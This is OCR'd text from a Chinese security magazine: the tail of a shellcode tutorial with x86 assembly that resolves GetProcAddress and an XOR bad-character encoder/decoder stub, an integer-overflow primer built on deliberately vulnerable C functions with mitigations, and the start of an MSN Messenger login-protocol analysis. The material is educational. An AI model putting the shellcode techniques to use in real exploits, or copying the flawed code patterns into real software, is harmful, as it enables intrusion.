    mov   edx,[edi+eax+78h]
    add   edx,edi    ;edx = 输出表地址
    mov   ecx,[edx+18h]     ;ecx = 输出函数的个数
    mov   ebx,[edx+20h]
    add   ebx,edi    ;ebx =函数名地址,AddressOfName
    search:
    dec   ecx
    mov   esi,[ebx+ecx*4]
    add   esi,edi ;依次找每个函数名称
    ;GetProcAddress
    mov   eax,0x50746547
    cmp   [esi],   eax;   'PteG'
    jne   search
    mov   eax,0x41636f72
    cmp   [esi+4],eax,   'Acor'
    jne   search

    ;如果是GetProcA，表示找到了
    mov   ebx,[edx+24h]
    add   ebx,edi    ;ebx = 索引号地址,AddressOf
    mov   cx,[ebx+ecx*2]   ;ecx = 计算出的索引号值
    mov   ebx,[edx+1Ch]
    add   ebx,edi    ;ebx = 函数地址的起始位置,AddressOfFunction
    mov   eax,[ebx+ecx*4]
    add   eax,edi    ;利用索引值，计算出GetProcAddress的地址
```

```
    mov        [ebp+40h], eax        把 GetProcAddress 的地
址存在 ebp+40 中
    }
```

接下来是使用 GetProcAddress()和 LoadLibraryA()获取其他需要函数了，和 C 没什么两样。

4.Shellcode 的编码问题

写过 Shellcode 的兄弟对这个应该很熟吧？

例如：strcpy 函数中不能有 0x00，RPC DOCM 溢出时不能用 0x5c 等等。如果有这些字符，会导致服务中断 Shellcode，溢出失败。不同溢出对 shellcode 要求不同，当然需要精选字符来达到目的，简单点就是写一段代码，示例如下：

```
  for(i=0;i<Sc_len;++i){
        ch=sc_buff[i]^Enc_key;
        //对可能字符进行替换
                  if(ch<=0x1f||ch==' '||ch=='.'||ch=='/'
||ch=='\\'||ch=='0'||ch=='?'||ch=='%'||ch=='+')
        {
              buff[i]='0';
              ++K;
              ch+=0x31;
        }
    //将编码 Code 放在 DecryptSc 后
        buff[k]=ch;
        ++K;
    }

  解码时代码示例如下：

        jmp    next
  getEncodeAddr:
        pop    edi
        push   edi
        pop    esi
        xor    ecx,ecx
  Decrypt_lop:
        loasb
        cmp    al,cl
        jz     shell
  cmp   al,0x30   //判断是否为特殊字符
        jz     specal_char_clean
  store:
        xor    al,Enc_key
        stosb
        jmp    Decrypt_lop
  special_char_clean:
        lodsb
        sub    al,0x31
        jmp    store
  next:
        call   getEncodeAddr
```


这里只给了一个简单的例子，对 Unicode 编码有要求的，限于篇幅，这里就不详解了。

四、写在最后

编写调试 Shellcode 很是辛苦，但完成之后却有巨大的成就感。这里不是教你做 EXP 去害人，只是从研究角度出发，让大家了解这种技术，从而加以防范，为网络稳定安宁奉献自己的力量。

最后，我附带了一个作为示例的 Shellcode 代码，大家可以参考 Sample.cpp 来看看。

（文本涉及的相关代码：Sample.cpp 光盘中有收录。）



缓冲区溢出之整数溢出初探

We1L1n

最近读了 ww0830 和 xfocus team 的溢出、渗透的文章，发现高手们都没有介绍一种溢出方式，就是整数溢出（也许以前都介绍过吧）。现在各大软件厂商对于软件的安全问题越来越重视，但不一定用了安全的函数就一定创造出了安全的程序，整数溢出就是这样。

整数溢出其实很简单，就像脚本攻击一样灵活，下面我们先看看导致整数溢出的三种常见的操作：上溢和下溢、有符号与无符号、截断。

我也是菜鸟一只，所以就用很通俗的语言向大家解释一下。所谓上溢和下溢，就是指当一个正数大到极点就会变成负数，负数小到极点就会变成正数。关于符号，大家一定都知道有符号的整数高位设置为 1，这是对 2 求补算法的结果。关于截断，它就和堆栈溢出的原理一样，是将一个很大的数放入一个小的变量里，但是这与堆栈溢出不同的是，堆栈溢出是超过的部分会外溢覆盖其它数据，而整数溢出则会进行截断，取它的 32 或 16 位数（要看具体的操作系统）。

下面我们通过几个例子来学习，了解一下整数溢出。

1.上溢和下溢

```
  bool func(unsigned int cbSize) {
      if (cbSize < 1024) ------------(1)
      {
          char *buf = new char[cbSize-1];------(2)
          memset(buf,0,cbSize-1);
          delete buf;
          return true;
      } else {
          return false;
      }
  }
```

代码乍一看的确没有什么错误，可是前面讲过，当一个正数大到极点就会变成一个负数，一个负数小到极点就会变成一个正数。对照这句话再看一遍代码，也许你就会发现一点问题。如果 cbSize=0，那会出现什么情况？首先它会通过代码中（1）的检验，

接着在代码（2）中发生"0－1=－1"，可是cbSize是无符号的整数，也就是不能表示负数，－1就是无符号数的0xFFFF，后果可想而知。

这种类型的安全问题在现在的溢出漏洞中非常常见，比如ww0830在"缓冲区溢出教程"中HEAP里介绍的JPEG处理堆溢出漏洞，就是一个很典型的整数溢出（至于这些溢出分类，我实在分不清，不过通常情况下整数溢出通常要和其他溢出进行配合才能利用）。下面我们再看一个有问题的代码。

```
bool func(char *s1, unsigned int len1,
        char *s2, unsigned int len2) {
    if (1 + len1 + len2 > 64) ----------(1)
            return false;
char *buf = (char*)malloc(len1+len2+1);------(2)
        if (buf) {
    StringCchCopy(buf,len1+len2,s1);
            StringCchCat(buf,len1+len2,s2);
        }
    if (buf) free(buf);
        return true;
            }
```

同样，代码看起来编写得很好，该做的检查都做了，但百密必有一疏，这段代码中就存在整数上溢的问题。如果len1是64，len2是0xFFFF时这段代码就不再安全。首先，1+0xFFFF=0，因为加法的限制结果为零。这样就绕过了代码（1），接着代码在（2）仅仅分配了64个字节，再向其中拷贝字符串，这时就会发生溢出，利用方式也和普通的堆溢出没有太大的区别。

2.有符号与无符号

```
bool func(char *s1, int len1,
        char *s2, int len2) {

    char buf[128];

    if (1 + len1 + len2 > 128)
        return false;

    if (buf) {
        strncpy(buf,s1,len1);
        strncat(buf,s2,len2);
    }

    return true;
            }
```

有了前面的基础，再来看一下这段代码一定很容易的发现了问题。由于len1和len2都是有符号的整数，因此，只要len2为负值，len1为正值，len1就可以大于128个字节，到strncpy的调用将会溢出buf缓冲区。

3.截断

```
bool func(byte *name, DWORD cbBuf) {
    unsigned short cbCalculatedBufSize = cbBuf;
    byte *buf = (byte*)malloc(cbCalculatedBufSize);
    if (buf) {
            memcpy(buf, name, cbBuf);
            if (buf) free(buf);
            return true;
        }

                return false;
            }
```


最后一种整数溢出类型：截断问题。首先解释一下DWORD就是unsigned long。我们假设cbBuf=0x00010020，看一下会发生什么问题？因为cbCalculatedBufSize是无符号短整型，所以它只能得到长整型cbBuf的后十六位，因此cbCalculatedBufSize=0x20，在malloc时仅分配了0x20个字节，在后面的拷贝中又将0x00010020个字节的数据拷入其中发生溢出。

上面就是常见的三种整数溢出问题，在示例的代码中程序员不仅做了严格的检查，应用了安全的函数，但还是没有彻底的消除缓冲区溢出漏洞的存在。

针对整数溢出的防范措施：

1. 使用最高的警告级别/W4来编译C和C++代码；
2. 对于缓冲区大小和元素计数，尽量使用无符号的整数；
3. 警惕内存分配函数（new、malloc等）的有符号参数，因为它们将被视为无符号的整数；
4. 从其他平台或编译器迁移的代码可能会使用不同的数据大小。一定要小心；
5. 如果代码执行任意类型的整数操作（加、乘等），如果结果用于计算缓冲区大小时，请确保操作数位于一个小的容易理解的范围内。

好了，本文就探讨到这里，由于本人水平有限，相信文章中一定存在不少的错误希望读者们见谅并希望指正。



MSN登录的秘密，我知道！

彭文波

MSN Messenger是Microsoft开发的聊天工具，目前在国内拥有很大的用户群。使用MSN Messenger可以与他人进行文字聊天、语音对话、视频会议等即时交流，还可以通过此软件来查看联系人是否联机等。当然，方便归方便，现在，为了提高工作效率，许多单位会想尽办法在内网禁止用户使用MSN、QQ、联众等聊天软件；同时，不甘寂寞的用户也想尽办法来进行应对这些措施。两相较量，到底鹿死谁手？本文将细致的分析登录方式及基本原理，然后从禁用和反禁用的角度彻底了解如何阻断连接和突破限制。

一、登录数据和MSN Messenger命令

一般来说，用户电脑上的程序统称为MSN Messenger“客户端”，它通过Internet连接到一个MSN Messenger“服务器”。也就是说，客户端通过服务器与其他客户端交互信息。在大多数时间里，用户的客户端与服务器会话，然后由服务器来处理这些会话信息并通知其他人。了解之前，我们使用Sniffer NT来截获登录时的数据，如图1。




图 1

从截获的登录数据我们可以看到，在“数据”一栏中，有很多类似CVR、VER、USR等开头的数据，登录连接时还用到了TCP/1863和TCP/443这两个端口，它们记录了MSN Messenger登录的整个过程。在图1中，我们看到了这样一条记录：“VER 145 MSNP11 MSNP10 CVR0”。

要回答这个问题，我们首先就要谈到MSN Messenger协议了。1999年，Microsoft向IETF（Internet Engineering Steering Group，国际互联网工程任务组，是世界上做互联网方面技术标准的组织）提交了一份“MSN Messenger Service 1.0 Protocol”草案，这是最初版本的MSN Messenger协议，不同的协议经常被写为“MSNP9”、“MSNP10”、“MSNP11”等。近几年中，MSN已经历经数次修订，目前MSN Messenger的协议已经到了第12版，简称MSNP12。现在，我们使用比较广泛的MSN7.0支持的协议是MSNP10和MSNP11，出于规范的需要，MSN Messenger用户必须升级到较高的版本，因为服务器对MSNP8以下的版本已经不再支持。这就是我们在刚才截获的数据中，为什么可以看到“MSNP11 MSNP10”的缘故了。

那么，CVR、VER、USR这些数据是什么意思呢？客户端与服务器间信息都是以命令格式传递的。命令被描述为三个字符、所有字母大写的命令代号。所有一般命令都有一个事务ID并且以新行结束。客户端发送的命令一般会使服务器响应一个及以上的命令。这些数据是MSN Messenger命令，它们使用了纯ASCII码，同时对非ASCII码字符使用URL编码。命令的语法如下：XXX [<SP> TrID <SP> PARAM1 <SP> PARAM2…] <CRLF>。其中，<SP>是空白字符，<CRLF>是回车换行，XXX是一个3字符的命令串，TrID是一个流水号，PARAMx是参数，[ ]内是可选项。关于这些命令的含义，可以参考下表（列举部分）：

命令	来源	去向	说 明
CHG	Client	NS	发出改变状态的请求。
	NS	Client	返回改变状态的应答。
CHL	NS	Client	服务器发出验证要求。
	SS	Client	
CVR	Client	NS	发出客户端的OS、语言、MSN Messenger版本等信息。对于官方客户端来说，服务器会响应建议用户使用的客户端版本信息。
	Client	SS	
	NS	Client	返回推荐的MSN Messenger版本、升级软件需要的下载地址等信息。
	SS	Client	
INF	Client	NS	询问服务器所支持的认证方式。
	Client	SS	
	NS	Client	返回服务器所支持的认证方式。
	SS	Client	
MSG	Client	SS	发送消息到其他用户(聊天对象)。
	NS	Client	传递服务器(系统)的消息到客户端。
	SS	Client	传递其他用户(聊天对象)的消息到客户端。
SYN	Client	NS	客户端-服务器同步。
	NS	Client	
URL	Client	NS	发出获取MSN服务URL的请求。
	NS	Client	返回获取URL请求的应答。
USR	All	All	声明、传递、鉴别用户身份。
VER	Client	DS	协商MSN Messenger协议版本。
	Client	NS	
	DS	Client	
	NS	Client	
XFR	DS	Client	向客户端分配NS（通知客户端转向连接指定的NS）。
	Client	NS	发出分配SS的请求。
	NS	Client	返回分配SS请求的应答。

这样，当我们看到“CVR 146 0x0804 winnt 5.0 i386 MSNMSGR 7.0.0777 msmsgs cndes2005@hotmail.com”时，就可以知道，现在客户端正发出OS、语言、MSN Messenger版本等信息。另外，还有专门的错误命令，属于服务器响应的一种特殊格式的命令，它表示客户端的命令不正确或者不能被正确解释。错误命令的格式同一般命令类似，只是命令部分的三个字符需要换成三个数字。

现在，聪明的读者可能会思考：在这些表中，我们看到了DS、NS、SS等代表来源和去向的服务器，他们又有什么特殊的意义呢？

二、各司其职，MSN服务器

DS、NS、SS代表了MSN服务器，可以看到，MSN Messenger

协议建立在TCP/IP之上，客户端使用MSN协议登录时，和外部服务器之间有一定的联系。除了文件传输和语音聊天是直接的“点对点”通信之外，其它所有的情形全部通过服务器进行。在逻辑上，一共有三种类型的服务器，各司其职：

1.派遣服务器（Dispatch Server，简称DS服务器）。这是客户端最初连接的服务器，负责给客户端分配合适的通知服务器。域名是messenger.hotmail.com，标准服务端口是1863。完成派遣任务后，切断TCP连接。

2.通知服务器（Notification Server，简称NS服务器）。通知服务器的目的主要就是保留用户的在线信息，还有其他用户所关心的重要人员的信息。包括登录、改变状态、获取用户列表、修改用户信息、发起聊天、接受呼叫、邮件通知、退出等等。通知服务器同样也提供其他通知服务，如hotmail的新邮件提示和创建或者加入会话等。服务端口由派遣服务器指定，通常也是1863。

3.接线服务器（Switchboard Server，简称SS服务器）。这里保存了各人员的即时会话信息，换句话说，每个MSN中的用户对应连接到一个共享交换板的会话中。因此，这里也可以看作客户端之间聊天使用的中转服务器。每开一个聊天窗口，客户端和服务器就建立一个TCP会话。当客户端之间需要进行文件传输或语音聊天时，发送系统消息，建立“点对点”会话通道（可能转为使用UDP），服务端口通常也是1863。“点对点”通信使用的端口由客户端自动协商决定，如文件传输通常使用6891端口。

整个登录过程可以划分为四个阶段，基本过程如图2所示。

